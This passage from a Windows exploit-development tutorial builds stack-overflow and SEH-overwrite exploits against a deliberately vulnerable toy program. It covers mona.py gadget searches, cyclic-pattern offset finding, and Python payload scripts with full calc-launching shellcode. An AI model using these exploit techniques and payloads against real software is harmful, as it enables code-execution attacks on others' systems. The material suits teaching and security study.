getiat / iat        | Show IAT of selected module(s)
getpc               | Show getpc routines for specific registers
gflags / gf         | Show current GFlags settings from PEB.NtGlobalFlag
header              | Read a binary file and convert content to a nice 'header' string
heap                | Show heap related information
```

```
help                | show help
hidedebug / hd      | Attempt to hide the debugger
info                | Show information about a given address in the context of the loaded application
infodump / if       | Dumps specific parts of memory to file
jmp / j             | Find pointers that will allow you to jump to a register
jop                 | Finds gadgets that can be used in a JOP exploit
kb / kb             | Manage Knowledgebase data
modules / mod       | Show all loaded modules and their properties
noaslr              | Show modules that are not aslr or rebased
nosafeseh           | Show modules that are not safeseh protected
nosafesehaslr       | Show modules that are not safeseh protected, not aslr and not rebased
offset              | Calculate the number of bytes between two addresses
pageacl / pacl      | Show ACL associated with mapped pages
pattern_create / pc | Create a cyclic pattern of a given size
pattern_offset / po | Find location of 4 bytes in a cyclic pattern
peb / peb           | Show location of the PEB
rop                 | Finds gadgets that can be used in a ROP exploit and do ROP magic with them
ropfunc             | Find pointers to pointers (IAT) to interesting functions that can be used in your ROP chain
seh                 | Find pointers to assist with SEH overwrite exploits
sehchain / exchain  | Show the current SEH chain
skeleton            | Create a Metasploit module skeleton with a cyclic pattern for a given type of exploit
stackpivot          | Finds stackpivots (move stackpointer to controlled area)
stacks              | Show all stacks for all threads in the running application
string / str        | Read or write a string from/to memory
suggest             | Suggest an exploit buffer structure
teb / teb           | Show TEB related information
tobp / 2bp          | Generate WinDbg syntax to create a logging breakpoint at given location
unicodealign / ua   | Generate venetian alignment code for unicode stack buffer overflow
update / up         | Update mona to the latest version

Want more info about a given command ?  Run !mona help
```

The line we're interested in is this:

```
jmp / j              | Find pointers that will allow you to jump to a register
```

Let’s try it:

```
0:000> !py mona jmp
Hold on...
[+] Command used:
!py mona.py jmp
Usage :
Default module criteria : non aslr, non rebase
Mandatory argument :  -r   where reg is a valid register

[+] This mona.py action took 0:00:00
```

OK, we need another argument:

```
0:000> !py mona jmp -r ESP
Hold on...
[+] Command used:
!py mona.py jmp -r ESP

---------- Mona command started on 2015-03-18 02:30:53 (v2.0, rev 554) ----------
[+] Processing arguments and criteria
    - Pointer access level : X
[+] Generating module info table, hang on...
    - Processing modules
    - Done. Let's rock 'n roll.
[+] Querying 0 modules
    - Search complete, processing results
[+] Preparing output file 'jmp.txt'
    - (Re)setting logfile jmp.txt
    Found a total of 0 pointers

[+] This mona.py action took 0:00:00.110000
```

Unfortunately, it didn't find any module. The problem is that all the modules support ASLR (Address Space Layout Randomization), i.e. their base address changes every time they're loaded into memory. For now, let's pretend there is no ASLR and search for JMP ESP in the kernel32.dll module. Since this module is shared by every application, its position only changes when Windows is rebooted. This doesn't make it less effective against exploits, but until we reboot Windows, we can pretend that there is no ASLR.

To tell mona to search in kernel32.dll we'll use the global option -m:

```
0:000> !py mona jmp -r ESP -m kernel32.dll
Hold on...
[+] Command used:
!py mona.py jmp -r ESP -m kernel32.dll


---------- Mona command started on 2015-03-18 02:36:58 (v2.0, rev 554) ----------
[+] Processing arguments and criteria
    - Pointer access level : X
    - Only querying modules kernel32.dll
[+] Generating module info table, hang on...
    - Processing modules
    - Done. Let's rock 'n roll.
[+] Querying 1 modules
    - Querying module kernel32.dll
                                    ^ Memory access error in '!py mona jmp -r ESP -m kernel32.dll'
 ** Unable to process searchPattern 'mov eax,esp # jmp eax'. **
    - Search complete, processing results
[+] Preparing output file 'jmp.txt'
    - (Re)setting logfile jmp.txt
[+] Writing results to jmp.txt
    - Number of pointers of type 'call esp' : 2
    - Number of pointers of type 'push esp # ret ' : 1
[+] Results :
0x760e7133 |   0x760e7133 (b+0x00037133)  : call esp | ascii {PAGE_EXECUTE_READ} [kernel32.dll] ASLR: True, Rebas
e: False, SafeSEH: True, OS: True, v6.1.7601.18409 (C:\Windows\syswow64\kernel32.dll)
0x7614ceb2 |   0x7614ceb2 (b+0x0009ceb2)  : call esp |  {PAGE_EXECUTE_READ} [kernel32.dll] ASLR: True, Rebase: Fal
se, SafeSEH: True, OS: True, v6.1.7601.18409 (C:\Windows\syswow64\kernel32.dll)
```

```
0x7610a980 |   0x7610a980 (b+0x0005a980)  : push esp # ret  |  {PAGE_EXECUTE_READ} [kernel32.dll] ASLR: True, Reb
ase: False, SafeSEH: True, OS: True, v6.1.7601.18409 (C:\Windows\syswow64\kernel32.dll)
    Found a total of 3 pointers


[+] This mona.py action took 0:00:00.172000
```

OK! It found three addresses. Let's use the last one:

```
0x7610a980 |   0x7610a980 (b+0x0005a980)  : push esp # ret  |  {PAGE_EXECUTE_READ}
```

Let's verify that the address is correct:

```
0:000> u 0x7610a980
kernel32!GetProfileStringW+0x1d3e4:
7610a980 54              push    esp
7610a981 c3              ret
7610a982 1076db          adc     byte ptr [esi-25h],dh
7610a985 fa              cli
7610a986 157640c310      adc     eax,10C34076h
7610a98b 76c8            jbe     kernel32!GetProfileStringW+0x1d3b9 (7610a955)
7610a98d fa              cli
7610a98e 157630c310      adc     eax,10C33076h
```

As you can see, mona will not just search for JMP instructions but also for CALL and PUSH+RET instructions. So, we need to overwrite ret eip with 0x7610a980, i.e. with the bytes "\x80\xa9\x10\x76" (remember that Intel CPUs are little-endian).

Let's write a little Python script. Let's open IDLE and enter:

Python

```python
with open('c:\\name.dat', 'wb') as f:
    ret_eip = '\x80\xa9\x10\x76'
    shellcode = '\xcc'
    name = 'a'*36 + ret_eip + shellcode
    f.write(name)
```

Restart exploitme1.exe in WinDbg, hit F5 and WinDbg will break on our shellcode (0xCC is the opcode for int 3 which is used by debuggers as a software breakpoint):

```
(1adc.1750): Break instruction exception - code 80000003 (first chance)
```

```
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Windows\syswow64\kernel32.dll -
eax=00000000 ebx=00000000 ecx=6d383071 edx=002e5437 esi=00000001 edi=00000000
eip=001cfbf8 esp=001cfbf8 ebp=61616161 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
001cfbf8 cc              int     3
```

Now let's add real shellcode:

Python

```python
with open('c:\\name.dat', 'wb') as f:
    ret_eip = '\x80\xa9\x10\x76'
    shellcode = ("\xe8\xff\xff\xff\xff\xc0\x5f\xb9\x11\x03\x02\x02\x81\xf1\x02\x02"+
        "\x02\x02\x83\xc7\x1d\x33\xf6\xfc\x8a\x07\x3c\x02\x0f\x44\xc6\xaa"+
        "\xe2\xf6\x55\x8b\xec\x83\xec\x0c\x56\x57\xb9\x7f\xc0\xb4\x7b\xe8"+
        "\x55\x02\x02\x02\xb9\xe0\x53\x31\x4b\x8b\xf8\xe8\x49\x02\x02\x02"+
        "\x8b\xf0\xc7\x45\xf4\x63\x61\x6c\x63\x6a\x05\x8d\x45\xf4\xc7\x45"+
        "\xf8\x2e\x65\x78\x65\x50\xc6\x45\xfc\x02\xff\xd7\x6a\x02\xff\xd6"+
        "\x5f\x33\xc0\x5e\x8b\xe5\x5d\xc3\x33\xd2\xeb\x10\xc1\xca\x0d\x3c"+
        "\x61\x0f\xbe\xc0\x7c\x03\x83\xe8\x20\x03\xd0\x41\x8a\x01\x84\xc0"+
        "\x75\xea\x8b\xc2\xc3\x8d\x41\xf8\xc3\x55\x8b\xec\x83\xec\x14\x53"+
        "\x56\x57\x89\x4d\xf4\x64\xa1\x30\x02\x02\x02\x89\x45\xfc\x8b\x45"+
        "\xfc\x8b\x40\x0c\x8b\x40\x14\x8b\xf8\x89\x45\xec\x8b\xcf\xe8\xd2"+
        "\xff\xff\xff\x8b\x3f\x8b\x70\x18\x85\xf6\x74\x4f\x8b\x46\x3c\x8b"+
        "\x5c\x30\x78\x85\xdb\x74\x44\x8b\x4c\x33\x0c\x03\xce\xe8\x96\xff"+
        "\xff\xff\x8b\x4c\x33\x20\x89\x45\xf8\x03\xce\x33\xc0\x89\x4d\xf0"+
        "\x89\x45\xfc\x39\x44\x33\x18\x76\x22\x8b\x0c\x81\x03\xce\xe8\x75"+
        "\xff\xff\xff\x03\x45\xf8\x39\x45\xf4\x74\x1e\x8b\x45\xfc\x8b\x4d"+
        "\xf0\x40\x89\x45\xfc\x3b\x44\x33\x18\x72\xde\x3b\x7d\xec\x75\x9c"+
        "\x33\xc0\x5f\x5e\x5b\x8b\xe5\x5d\xc3\x8b\x4d\xfc\x8b\x44\x33\x24"+
        "\x8d\x04\x48\x0f\xb7\x0c\x30\x8b\x44\x33\x1c\x8d\x04\x88\x8b\x04"+
        "\x30\x03\xc6\xeb\xdd")
    name = 'a'*36 + ret_eip + shellcode
    f.write(name)
```

That shellcode was created by using

C++

```cpp
#define HASH_ExitThread            0x4b3153e0
#define HASH_WinExec               0x7bb4c07f

int entryPoint() {
    DefineFuncPtr(WinExec);
    DefineFuncPtr(ExitThread);

    char calc[] = { 'c', 'a', 'l', 'c', '.', 'e', 'x', 'e', '\0' };     // makes our shellcode shorter
    My_WinExec(calc, SW_SHOW);
    My_ExitThread(0);
```

```
    return 0;
}
```

Have a look at the article about shellcode for a refresher.

If you now run exploitme1.exe, a calculator should pop up. Wow… our first exploit!

Troubleshooting

If the exploit doesn't work on your system, it might be because of limited space on the stack. Read the article More space on the stack.

Exploitme2 (Stack cookies & SEH)

If you haven't already, read the previous article (Exploitme1) and then come back here.

We'll use the same code as before:

C++

```
#include <cstdio>

int main() {
    char name[32];
    printf("Enter your name and press ENTER\n");
    scanf("%s", name);
    printf("Hi, %s!\n", name);
    return 0;
}
```

This time, however, we'll configure things differently.

In VS 2013, we'll disable DEP by going to Project→properties, and modifying the configuration for Release as follows:

- Configuration Properties
  - Linker
    - Advanced
      - Data Execution Prevention (DEP): No (/NXCOMPAT:NO)

Make sure that we have

- Configuration Properties
  - C/C++
    - Code Generation
      - Security Check: Enable Security Check (/GS)

If you still have the file c:\name.dat used for exploitme1.exe, and try to run exploitme2.exe, you'll get a crash and no calculator. Why?

Here's the corresponding assembly code:

```
int main() {
00101000 55                   push        ebp
00101001 8B EC                mov         ebp,esp
00101003 83 EC 24             sub         esp,24h
00101006 A1 00 30 10 00       mov         eax,dword ptr ds:[00103000h]
```

```
0010100B 33 C5                xor         eax,ebp
0010100D 89 45 FC             mov         dword ptr [ebp-4],eax
    char name[32];
    printf("Enter your name and press ENTER\n");
00101010 68 00 21 10 00       push        102100h
00101015 FF 15 90 20 10 00    call        dword ptr ds:[102090h]
    scanf("%s", name);
0010101B 8D 45 DC             lea         eax,[name]
0010101E 50                   push        eax
0010101F 68 24 21 10 00       push        102124h
00101024 FF 15 94 20 10 00    call        dword ptr ds:[102094h]
    printf("Hi, %s!\n", name);
0010102A 8D 45 DC             lea         eax,[name]
0010102D 50                   push        eax
0010102E 68 28 21 10 00       push        102128h
00101033 FF 15 90 20 10 00    call        dword ptr ds:[102090h]
    return 0;
}
00101039 8B 4D FC             mov         ecx,dword ptr [ebp-4]
0010103C 83 C4 14             add         esp,14h
0010103F 33 CD                xor         ecx,ebp
00101041 33 C0                xor         eax,eax
00101043 E8 04 00 00 00       call        __security_check_cookie (010104Ch)
00101048 8B E5                mov         esp,ebp
0010104A 5D                   pop         ebp
0010104B C3                   ret
```

Here’s the old code for comparison:

```
int main() {
01391000 55                   push        ebp
01391001 8B EC                mov         ebp,esp
01391003 83 EC 20             sub         esp,20h
```

```
    char name[32];
    printf("Enter your name and press ENTER\n");
01391006 68 00 21 39 01       push        1392100h
0139100B FF 15 8C 20 39 01    call        dword ptr ds:[139208Ch]
    scanf("%s", name);
01391011 8D 45 E0             lea         eax,[name]
01391014 50                   push        eax
01391015 68 24 21 39 01       push        1392124h
0139101A FF 15 94 20 39 01    call        dword ptr ds:[1392094h]
    printf("Hi, %s!\n", name);
01391020 8D 45 E0             lea         eax,[name]
01391023 50                   push        eax
01391024 68 28 21 39 01       push        1392128h
01391029 FF 15 8C 20 39 01    call        dword ptr ds:[139208Ch]
0139102F 83 C4 14             add         esp,14h
    return 0;
01391032 33 C0                xor         eax,eax
}
01391034 8B E5                mov         esp,ebp
01391036 5D                   pop         ebp
01391037 C3                   ret
```

Let’s omit the uninteresting bits.

Old code:

```
int main() {
01391000 55                   push        ebp
01391001 8B EC                mov         ebp,esp
01391003 83 EC 20             sub         esp,20h
.
.
.
01391034 8B E5                mov         esp,ebp
```

```
01391036 5D                 pop         ebp
01391037 C3                 ret
```

New code:

```
int main() {
00101000 55                 push        ebp
00101001 8B EC              mov         ebp,esp
00101003 83 EC 24           sub         esp,24h
00101006 A1 00 30 10 00     mov         eax,dword ptr ds:[00103000h]
0010100B 33 C5              xor         eax,ebp
0010100D 89 45 FC           mov         dword ptr [ebp-4],eax
.
.
.
00101039 8B 4D FC           mov         ecx,dword ptr [ebp-4]
0010103C 83 C4 14           add         esp,14h
0010103F 33 CD              xor         ecx,ebp
00101041 33 C0              xor         eax,eax
00101043 E8 04 00 00 00     call        __security_check_cookie (010104Ch)
00101048 8B E5              mov         esp,ebp
0010104A 5D                 pop         ebp
0010104B C3                 ret
```

After the prolog of the new code, the stack should look like this:

```
  esp --> name[0..3]
          name[4..7]
          .
          .
          .
          name[28..31]
ebp-4 --> cookie
  ebp --> saved ebp
```

```
ret eip
.
.
.
```

The idea is that the prolog sets the cookie and the epilog checks that the cookie isn't changed. If the cookie was changed, the epilog crashes the program before the ret instruction is executed. Note the position of the cookie: if we overflow name, we overwrite both the cookie and ret eip. The epilog crashes the program before we can take control of the execution flow.

Let's look at the prolog:

```
00101006 A1 00 30 10 00       mov         eax,dword ptr ds:[00103000h]
0010100B 33 C5                xor         eax,ebp
0010100D 89 45 FC             mov         dword ptr [ebp-4],eax
```

First the cookie is read from ds:[00103000h] and then it's xored with EBP before it's saved in [ebp-4]. This way, the cookie depends on EBP meaning that nested calls have different cookies. Of course, the cookie in ds:[00103000h] is random and was computed *at runtime* during the initialization.

Now that we understand the problem, we can go back to the fread() version of our code, which is easier (in a sense) to exploit:

C++

```cpp
#include <cstdio>

int main() {
    char name[32];
    printf("Reading name from file...\n");

    FILE *f = fopen("c:\\name.dat", "rb");
    if (!f)
        return -1;
    fseek(f, 0L, SEEK_END);
    long bytes = ftell(f);
    fseek(f, 0L, SEEK_SET);
    fread(name, 1, bytes, f);
    name[bytes] = '\0';
    fclose(f);

    printf("Hi, %s!\n", name);
    return 0;
}
```

Since we can't take control of EIP through ret eip, we'll try to modify the SEH chain by overwriting it. Lucky for us, the chain is on the stack. See the Structure Exception Handling (SEH) article if you don't remember the specifics.

Open exploitme2.exe in WinDbg, put a breakpoint on main with

```
bp exploitme2!main
```

and then let the program run by pressing F5 (go).

When the execution stops (you should also see the source code) have a look at the stack and the SEH chain:

```
0:000> dd esp
0038fb20  011814d9 00000001 00625088 00615710
0038fb30  bd0c3ff1 00000000 00000000 7efde000
0038fb40  00000000 0038fb30 00000001 0038fb98
0038fb50  01181969 bc2ce695 00000000 0038fb68
0038fb60  75dd338a 7efde000 0038fba8 77c09f72
0038fb70  7efde000 77ebad68 00000000 00000000
0038fb80  7efde000 00000000 00000000 00000000
0038fb90  0038fb74 00000000 ffffffff 77c471f5
0:000> !exchain
0038fb4c: exploitme2!_except_handler4+0 (01181969)
  CRT scope  0, filter: exploitme2!__tmainCRTStartup+115 (011814f1)
                func:   exploitme2!__tmainCRTStartup+129 (01181505)
0038fb98: ntdll!WinSqmSetIfMaxDWORD+31 (77c471f5)
```

Remember that SEH nodes are 8-byte long and have this form:

```
<ptr to next SEH node in list>
<ptr to handler>
```

We can see that the first node is at address 0x38fb4c (i.e. esp+0x2c) and contains

```
0038fb98         <-- next SEH node
01181969         <-- handler (exploitme2!_except_handler4)
```

The next and last SEH node is at 0x38fb98 (i.e. esp+0x78) and contains

```
ffffffff        <-- next SEH node (none - this is the last node)
77c471f5        <-- handler (ntdll!WinSqmSetIfMaxDWORD+31)
```

Now put 100 ‘a‘s in c:\name.dat and step over the code (F10) until you have executed the fread() function. Let’s examine the SEH chain again:

```
0:000> !exchain
0038fb4c: 61616161
Invalid exception stack at 61616161
```

As we can see, we managed to overwrite the SEH chain. Now let the program run (F5).

WinDbg will print the following:

```
STATUS_STACK_BUFFER_OVERRUN encountered
(1610.1618): Break instruction exception - code 80000003 (first chance)
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Windows\syswow64\kernel32.dll -
eax=00000000 ebx=01182108 ecx=75e1047c edx=0038f4d1 esi=00000000 edi=6d5ee060
eip=75e1025d esp=0038f718 ebp=0038f794 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
kernel32!GetProfileStringW+0x12cc1:
75e1025d cc              int     3
```

This might mean that the epilog of main() detected that the cookie was modified and stopped us before we could do anything, but, actually, this security violation is due to some bounds checking related to the assignment after fread:

C++

```cpp
#include <cstdio>

int main() {
    char name[32];
    printf("Reading name from file...\n");

    FILE *f = fopen("c:\\name.dat", "rb");
    if (!f)
        return -1;
    fseek(f, 0L, SEEK_END);
    long bytes = ftell(f);
    fseek(f, 0L, SEEK_SET);
    fread(name, 1, bytes, f);
    name[bytes] = '\0';     <-------------------------
    fclose(f);
```

```
    printf("Hi, %s!\n", name);
    return 0;
}
```

Here's the bounds checking:

```
    name[bytes] = '\0';
008B107A 83 FE 20            cmp        esi,20h          ; esi = bytes
008B107D 73 30               jae        main+0AFh (08B10AFh)
008B107F 57                  push       edi
008B1080 C6 44 35 DC 00      mov        byte ptr name[esi],0
.
.
.
008B10AF E8 48 01 00 00      call       __report_rangecheckfailure (08B11FCh)
```

In this case the epilog is never reached because of the bounds checking but the concept is the same. We overwrote the SEH chain but no exception was generated so the SEH chain wasn't even used. We need to raise an exception *before* the bounds checking is performed (or the epilog of main() is reached).

Let's do an experiment: let's see if an exception would call the handler specified on the SEH chain. Modify the code as follows:

C++

```
#include <cstdio>

int main() {
    char name[32];
    printf("Reading name from file...\n");

    FILE *f = fopen("c:\\name.dat", "rb");
    if (!f)
        return -1;
    fseek(f, 0L, SEEK_END);
    long bytes = ftell(f);
    fseek(f, 0L, SEEK_SET);
    fread(name, 1, bytes, f);
    name[bytes] = bytes / 0; // '\0';    !!! divide by 0 !!!
    fclose(f);

    printf("Hi, %s!\n", name);
    return 0;
}
```

Note that we added a division by 0 right after the fread() function. This should generate an exception and call the first handler of the SEH chain.

Compile the code, reopen it in WinDbg and hit F5 (go). This is what happens:

```
(177c.12f4): Integer divide-by-zero - code c0000094 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** WARNING: Unable to verify checksum for exploitme2.exe
eax=00000064 ebx=6d5ee060 ecx=00000000 edx=00000000 esi=00000001 edi=00000064
eip=012f107a esp=002cfbd4 ebp=002cfc2c iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
exploitme2!main+0x7a:
012f107a f7f9            idiv    eax,ecx
```

As we can see, WinDbg caught the exception before it could be seen by the program. Hit F5 (go) again to pass the exception to the program. Here's what we see:

```
(177c.12f4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=61616161 edx=77c2b4ad esi=00000000 edi=00000000
eip=61616161 esp=002cf638 ebp=002cf658 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
61616161 ??              ???
```

We can see that EIP = 0x61616161. The only explanation is that the handler in the modified SEH chain was called!

Now we must find a way to raise an exception on our own before the bounds checking is performed (or the cookie is checked by the epilog of the main() function). First of all, we'll remove the exception and change our code a little:

C++

```
#include <cstdio>

int main() {
    char name[32];
    printf("Reading name from file...\n");

    FILE *f = fopen("c:\\name.dat", "rb");
```

```
    if (!f)
        return -1;
    fseek(f, 0L, SEEK_END);
    long bytes = ftell(f);
    fseek(f, 0L, SEEK_SET);
    int pos = 0;
    while (pos < bytes) {
        int len = bytes - pos > 200 ? 200 : bytes - pos;
        fread(name + pos, 1, len, f);
        pos += len;
    }
    name[bytes] = '\0';
    fclose(f);

    printf("Hi, %s!\n", name);
    return 0;
}
```

We decided to read the file in blocks of 200 bytes because fread() may fail if it's asked to read too many bytes. This way we can have a long file.

The stack is not infinite so if we keep writing to it till the end (highest address) an access violation will be raised. Let's run Python's IDLE and try with 1000 "a"s:

Python

```python
with open('c:\\name.dat', 'wb') as f:
    f.write('a'*1000)
```

By running exploitme2.exe in WinDbg it's easy to verify that 1000 "a"s aren't enough. Let's try with 2000:

Python

```python
with open('c:\\name.dat', 'wb') as f:
    f.write('a'*2000)
```

It doesn't work either. Finally, with 10000 "a"s, we get this:

```
(17d4.1244): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Windows\SysWOW64\MSVCR120.dll -
eax=00816808 ebx=000000c8 ecx=00000030 edx=000000c8 esi=008167d8 edi=003c0000
eip=6d51f20c esp=003bfb68 ebp=003bfb88 iopl=0         nv up ei ng nz na pe cy
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010287
MSVCR120!wcslen+0x19:
```

```
6d51f20c f3a4            rep movs byte ptr es:[edi],byte ptr [esi]
```

After pressing F5 (go) we get:

```
(17d4.1244): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=61616161 edx=77c2b4ad esi=00000000 edi=00000000
eip=61616161 esp=003bf5cc ebp=003bf5ec iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
61616161 ??              ???
```

This is what we wanted: EIP = 0x61616161. We know that our “a“s overwrote the handler address of a SEH node, but which 4 “a“s exactly? In other words, *at what offset* in the file should we put the address we want to redirect the execution to?

An easy way to do this is to use a special pattern instead of simple “a“s. This pattern is designed so that given 4 consecutive bytes of the pattern we can tell immediately at which offset of the pattern these 4 bytes are located.

mona (article) can help us with this:

```
0:000> !py mona pattern_create 10000
Hold on...
[+] Command used:
!py mona.py pattern_create 10000
Creating cyclic pattern of 10000 bytes
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8...(snipped)
[+] Preparing output file 'pattern.txt'
    - (Re)setting logfile pattern.txt
Note: don't copy this pattern from the log window, it might be truncated !
It's better to open pattern.txt and copy the pattern from the file


[+] This mona.py action took 0:00:00
```

With a little bit of Python we can write the pattern to c:\name.dat:

Python

```
with open('c:\\name.dat', 'wb') as f:
    pattern = 'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8...(snipped)'
    f.write(pattern)
```

Note that I snipped the pattern because it was too long to show here.

We restart exploitme2.exe in WinDbg, we hit F5 (go) twice and we get:

```
(11e0.11e8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=64413963 edx=77c2b4ad esi=00000000 edi=00000000
eip=64413963 esp=0042f310 ebp=0042f330 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
64413963 ??              ???
```

We can see that EIP = 0x64413963. Let's see at which offset of the pattern it's located. Remeber that Intel CPUs are little endian so 0x64413963 = "\x63\x39\x41\x64" = "c9Ad". Let's use mona to determine the offset:

```
0:000> !py mona pattern_offset 64413963
Hold on...
[+] Command used:
!py mona.py pattern_offset 64413963
Looking for c9Ad in pattern of 500000 bytes
 - Pattern c9Ad (0x64413963) found in cyclic pattern at position 88
Looking for c9Ad in pattern of 500000 bytes
Looking for dA9c in pattern of 500000 bytes
 - Pattern dA9c not found in cyclic pattern (uppercase)
Looking for c9Ad in pattern of 500000 bytes
Looking for dA9c in pattern of 500000 bytes
 - Pattern dA9c not found in cyclic pattern (lowercase)


[+] This mona.py action took 0:00:00.172000
```

The offset is 88. Let's verify that that's the correct offset with the following Python script:

Python

```
with open('c:\\name.dat', 'wb') as f:
    handler = 'bbbb'
    f.write('a'*88 + handler + 'c'*(10000-88-len(handler)))
```

This time WinDbg outputs this:

```
(1b0c.1bf4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=62626262 edx=77c2b4ad esi=00000000 edi=00000000
eip=62626262 esp=002af490 ebp=002af4b0 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
62626262 ??              ???
```

Since 0x62626262 = "bbbb", this is exactly what we wanted.

Now that we know where to put our address in the file, we need to decide which address to use. In WinDbg click on View→Memory and under "Virtual:" type @esp to see the part of stack pointed to by ESP. In my case, ESP = 0x2af490 and our "b"s are at @esp+6d4.

Let's restart exploitme2.exe to see if 6d4 is a constant. Enter again @esp+6d4 under "Virtual:" in the Memory window and you should see that it still points to our 4 "b"s. We can also see that ESP is always different, even though the offset 6d4 doesn't change.

So we could put our shellcode right after the 4 "b"s and replace those "b"s with the address of a piece of code like this:

Assembly (x86)

```
ADD   ESP, 6d8
JMP   ESP
```

Note that we used 6d8, i.e. 6d4+4 to skip the "b"s and jump to the shellcode which we'll put in place of our "c"s. Of course, ADD ESP, 6e0 or similar would do as well. Unfortunately, it's not easy to find such code, but there's an easier way.

Restart exploitme2.exe, hit F5 (go) twice and have another look at the stack:

```
0:000> dd esp
002df45c  77c2b499 002df544 002dfb2c 002df594
002df46c  002df518 002dfa84 77c2b4ad 002dfb2c
002df47c  002df52c 77c2b46b 002df544 002dfb2c
```

```
002df48c  002df594 002df518 62626262 00000000
002df49c  002df544 002dfb2c 77c2b40e 002df544
002df4ac  002dfb2c 002df594 002df518 62626262
002df4bc  002e1000 002df544 00636948 00000000
002df4cc  00000000 00000000 00000000 00000000
```

The dword at esp+8 looks interesting. If we have a look at that address we see the following:

```
0:000> db poi(esp+8)
002dfb2c  61 61 61 61 62 62 62 62-63 63 63 63 63 63 63 63  aaaabbbbcccccccc
002dfb3c  63 63 63 63 63 63 63 63-63 63 63 63 63 63 63 63  cccccccccccccccc
002dfb4c  63 63 63 63 63 63 63 63-63 63 63 63 63 63 63 63  cccccccccccccccc
002dfb5c  63 63 63 63 63 63 63 63-63 63 63 63 63 63 63 63  cccccccccccccccc
002dfb6c  63 63 63 63 63 63 63 63-63 63 63 63 63 63 63 63  cccccccccccccccc
002dfb7c  63 63 63 63 63 63 63 63-63 63 63 63 63 63 63 63  cccccccccccccccc
002dfb8c  63 63 63 63 63 63 63 63-63 63 63 63 63 63 63 63  cccccccccccccccc
002dfb9c  63 63 63 63 63 63 63 63-63 63 63 63 63 63 63 63  cccccccccccccccc
```

It seems that 0x2dfb2c points to the 4 "a"s preceding our "b"s. Remember that "bbbb" overwrote the "handler" field of a SEH node, so 0x2dfb2c must point to the "next SEH node" field of the same SEH node. Let's verify this:

```
0:000> !exchain
002df470: ntdll!ExecuteHandler2+3a (77c2b4ad)
002dfa84: MSVCR120!_ValidateRead+439 (6d52a0d5)
002dfb2c: 62626262
Invalid exception stack at 61616161
```

It seems that we overwrote the third SEH node:

```
0:000> dt _EXCEPTION_REGISTRATION_RECORD 002dfb2c
ntdll!_EXCEPTION_REGISTRATION_RECORD
   +0x000 Next             : 0x61616161 _EXCEPTION_REGISTRATION_RECORD
   +0x004 Handler          : 0x62626262     _EXCEPTION_DISPOSITION  +62626262
```

First of all, make sure that esp+8 always contain the right address by restarting the process and trying again. After having verified that, we need to find something like this:

```
POP   reg32
POP   reg32
RET
```

The idea is to put the address of such a piece of code in place of our 4 “b“s. When executed, this code will increment ESP by 8 (through the two POPs) and then extract the value pointed to by ESP and jump to it. This does exactly what we want, i.e. it’ll jump to the 4 “a“s right before our “b“s. To skip the “b“s and jump to our shellcode (our “c“s), we need to put a jmp right before the “b“s.

The opcode of a JMP short is

```
EB XX
```

where XX is a *signed byte*. Let’s add a label for convenience:


```
here:
  EB XX
```

That opcode jumps to here+2+XX. For example,

```
  EB 00
there:
```

jumps right after the jump itself, i.e. to there.

This is what we want:



90 is the opcode for a NOP (no operation – it does nothing) but we can use whatever we want since those two bytes will by skipped.

Now let’s find the address of pop/pop/ret in kernel32.dll:

```
0:000> !py mona findwild -s "pop r32#pop r32#ret" -m kernel32.dll
Hold on...
[+] Command used:
!py mona.py findwild -s pop r32#pop r32#ret -m kernel32.dll
```

```
---------- Mona command started on 2015-03-18 20:33:46 (v2.0, rev 554) ----------
[+] Processing arguments and criteria
    - Pointer access level : X
    - Only querying modules kernel32.dll
[+] Type of search: str
[+] Searching for matches up to 8 instructions deep
[+] Generating module info table, hang on...
    - Processing modules
    - Done. Let's rock 'n roll.
[+] Started search (8 start patterns)
[+] Searching startpattern between 0x75dc0000 and 0x75ed0000
[+] Preparing output file 'findwild.txt'
    - (Re)setting logfile findwild.txt
[+] Writing results to findwild.txt
    - Number of pointers of type 'pop edi # pop ebp # retn 24h' : 1
    - Number of pointers of type 'pop esi # pop ebx # retn' : 2
    - Number of pointers of type 'pop ebx # pop ebp # retn 14h' : 4
